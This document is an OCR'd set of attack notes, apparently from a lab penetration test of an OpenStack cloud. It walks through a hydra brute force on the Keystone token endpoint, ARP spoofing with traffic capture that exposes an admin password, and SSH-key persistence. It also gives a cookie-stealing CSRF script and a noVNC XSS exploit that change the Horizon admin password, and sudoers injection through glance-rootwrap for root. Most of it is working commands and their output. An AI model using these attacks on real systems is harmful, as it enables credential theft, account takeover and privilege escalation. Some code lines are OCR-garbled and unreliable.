
```
hydra -L users -P passes 'url with the post form' 2> /dev/null
// note: both users and passes are lists. for each user all passwords will be tried
```



```
# cat users
admin
openstack
eblazquez
arobles
esancristobal
demo1
demo2
demo3
#
# cat passes
admin
openstack
demo
Uned2020
Octubre2020
#
# hydra -L users -P passes 'http-post-form://192.168.110.23:5000/v3/auth/tokens:{"auth"\:{"identity"\:{"methods
"\:["password"],"password"\:{"user"\:{"password"\:"^PASS^","name"\:"^USER^","domain"\:{"name"\:"Default"}}}}}}:
The request you have made requires authentication:H=Content-Type\: application/json' 2>/dev/null
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for i
llegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-04 17:13:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40 login tries (l:8/p:5), ~3 tries per task
[DATA] attacking http-post-form://192.168.110.23:5000/v3/auth/tokens:{"auth"\:{"identity"\:{"methods"\:["passwo
rd"],"password"\:{"user"\:{"password"\:"^PASS^","name"\:"^USER^","domain"\:{"name"\:"Default"}}}}}}:The request
 you have made requires authentication:H=Content-Type\: application/json
[5000][http-post-form] host: 192.168.110.23   login: demo1   password: openstack
[5000][http-post-form] host: 192.168.110.23   login: demo2   password: openstack
```

ARP Spoofing

```
arpspoof -r -t iptobespooofed ownip >/dev/null 2>&1 & // spoofing address
tshark -x -f 'port 5000' -d 'tcp.port==5000' -Y 'http.request.method=="POST"' -e
```



debian10-
debian10-2 on QEMU/KVM
File Virtual Machine View Send Key
File Virtual Machine View Send Key

```
(overcloud) root@debian10-1:~# openstack server list --all
+--------------------------------------+---------+---------+--
| ID                                   | Name    | Status  | N
+--------------------------------------+---------+---------+--
| 256d0591-ef8c-4083-8de7-2acf445eca64 | debian2 | SHUTOFF | p
| 2a916d3f-6931-4ece-b629-e61c887a778b | demo3   | SHUTOFF | p
| b3fea7cb-cbb1-435e-af69-80f240faae4b | demo2   | SHUTOFF | p
| 05209139-2288-46bb-9a11-f8a93fe3e2be | demo    | SHUTOFF | p
+--------------------------------------+---------+---------+--
(overcloud) root@debian10-1:~# _
```

```
root@debian10-2:~# arpspoof -r -t 192.168.122.111 192.168.122.1 >/dev/null 2>&1 &
[1] 1562
root@debian10-2:~# tshark -x -f 'port 5000' -d 'tcp.port==5000,http' -Y 'http.request.method == "POST"' -e 'http.file_data' -T j
son
Running as user "root" and group "root". This could be dangerous.
[
Capturing on 'enp1s0'
  {
    "_index": "packets-2020-12-05",
    "_type": "pcap_file",
    "_score": null,
    "_source": {
      "layers": {
        "http.file_data": ["{\"auth\": {\"identity\": {\"methods\": [\"password\"], \"password\": {\"user\": {\"password\": \"ME
4fyz7wDsJmE8yHYP4rRXZMj\", \"name\": \"admin\", \"domain\": {\"name\": \"Default\"}}}}, \"scope\": {\"project\": {\"name\": \"ad
min\", \"domain\": {\"name\": \"Default\"}}}}}"]
      }
    }
  }
```

Priviledge escalation

```
openstack role assignment list --user <user> // this shows the roles and resource
```




```
# openstack role assignment list --user demo2
+----------------------------------+----------------------------------+-------+----------------------------------+--------+--------+-----------+
| Role                             | User                             | Group | Project                          | Domain | System | Inherited |
+----------------------------------+----------------------------------+-------+----------------------------------+--------+--------+-----------+
| 85310721173942e1bc597da0463ee64c | 4dcd6e652a6b4cf492e6045c9fb3dc9d |       | 2d3df2ea2634412d88c88c179c6b84ff |        |        | False     |
| 9fe2ff9ee4384b1894a90878d3e92bab | 4dcd6e652a6b4cf492e6045c9fb3dc9d |       | 2d3df2ea2634412d88c88c179c6b84ff |        |        | False     |
+----------------------------------+----------------------------------+-------+----------------------------------+--------+--------+-----------+
```

- check users' priviledges to make sure they don't have more than necessary

  Multiple identity files

  since instances are connected through ssh identity files it is possible that once gaining access to the system, we establish persistance by adding a second private key.

- multiple ssh identity files so that even if it signs something or has access to another resources, it still is able to stablish persistance




```
# head -n2 evil-keypair demo-keypair
==> evil-keypair <==
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAt1f1J6KZiLoiWpzBZU4WqCtIMQzAgFW0nYKebtWeuhIlRgKh

==> demo-keypair <==
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA1jAJY13bSeYnmaidkxpwF8YKur4ireRV/js0/lysbBwYK4Kl
#
# ssh -i demo-keypair root@192.168.110.247 "hostname"
test-keypair
# ssh -i evil-keypair root@192.168.110.247 "hostname"
test-keypair
```

XSS and CSRF

Once with access to the system, it is possible to create our own vulnerability attach to horizon by attaching a websocket to it

```
python3 -m websockify 6080 127.0.0.1:5902 > /dev/null 2> &1 &
python3 cve-2017-1835 > /dev/null 2> &1 &
```



```
# python3 -m websockify 6080 127.0.0.1:5902 >/dev/null 2>&1 &
[1] 25166
# python3 cve-2017-18635.py >/dev/null 2>&1 &
[2] 25167
# 
```

noVNC - Mozilla Firefox (Private Browsing)
Edit
View
History
Bookmarks
Tools
Help
NC
192.168.110.23:6080/vnc_auto.html?host=192.168.1.51
Connected (unencrypted) to:
{}
OK


Performing Attack

- obtain CSRF token by exploiting last vulnerability

```
csrf=document.cookie.substr(document.cookie.search('csrftoken')+10, 64);
var myform = document.createElement('form');
myform.method='post';
myform.action='http://<IPaddress of horizon>/dashboard/identity/users/<user ID>/chang
```

```
var parameters = {
    'csrfmiddlewaretoken': csrf,
    'fake_email': '',
    'fake_password':'',
    'id':<userid>,
    'password': 'something',
    'confirm_password': 'something',
    'name': <username>
}
for (p in parameters){
    var new_param = document.createElement('input'),
    new_param.type = 'hidden';
    new_param.name = p;
    new_param.value = parameters[p];
    myform.appendChild(new_param);
}

document.body.appendChild(myform);
myform.submit();
```

```
python3 -m websockify 6080 127.0.0.1:5902 > /dev/null 2>&1 &
python3 -m http.server > /dev/null 2> &1 &
python3 cve-2017-18635.py > /dev/null 2> &1 &
```



```
# cat change_pass.js
csrf=document.cookie.substr(document.cookie.search('csrftoken')+10,64);

var myform = document.createElement('form');
myform.method='post';
myform.action='http://192.168.110.23/dashboard/identity/users/2a09da2941ef4924b09e6008a68e43ab/change_password/'

var parameters = {
        'csrfmiddlewaretoken' : csrf,
        'fake_email' : '',
        'fake_password' : '',
        'id' : '2a09da2941ef4924b09e6008a68e43ab',
        'password' : 'evilpass',
        'confirm_password' : 'evilpass',
        'name' : 'admin'
}

for (p in parameters) {
        var new_param = document.createElement('input');
        new_param.type='hidden';
        new_param.name=p;
        new_param.value=parameters[p];
        myform.appendChild(new_param);
}

document.body.appendChild(myform);
myform.submit();
#
# python3 -m websockify 6080 127.0.0.1:5902 >/dev/null 2>&1 &
[1] 26523
# python3 -m http.server >/dev/null 2>&1 &
[2] 26524
# python3 cve-2017-18635.py >/dev/null 2>&1 &
[3] 26525
# 
```

Login - OpenStack Dashboard - Mozilla Firefox (Private Browsing)

http://192.168.110.23:6080/vnc_auto.html?host=192.168.1.51

Log in

Password changed. Please log in to continue.

User Name


Password

Infrastructure disruption

Priv Escalation from containers

```
sudo -l // listing all possible action within the rootwrapper
//
echo '%kolla ALL=(ALL) NOPASSWD: ALL' | sudo /usr/bin/glance-rootwrap /etc/glance/roo

sudo -l
sudo su
```

take a look at :***GTFOBins*** // for priv escalation




```
()[glance@overcloud-controller-0 /]$ echo '%kolla ALL=(ALL) NOPASSWD: ALL' | sudo /usr/bin/glance-rootwrap /etc/glance/rootwrap.conf tee -a /etc/sudoers
%kolla ALL=(ALL) NOPASSWD: ALL
()[glance@overcloud-controller-0 /]$ sudo -l
Matching Defaults entries for glance on overcloud-controller-0:
    setenv, !requiretty

User glance may run the following commands on overcloud-controller-0:
    (root) NOPASSWD: /usr/local/bin/kolla_set_configs
    (root) NOPASSWD: /usr/bin/glance-rootwrap /etc/glance/rootwrap.conf *
    (ALL) NOPASSWD: ALL
()[glance@overcloud-controller-0 /]$ sudo su -
Last login: Sat Dec 19 20:23:39 UTC 2020
()[root@overcloud-controller-0 ~]#
```

SSH hoping between nodes

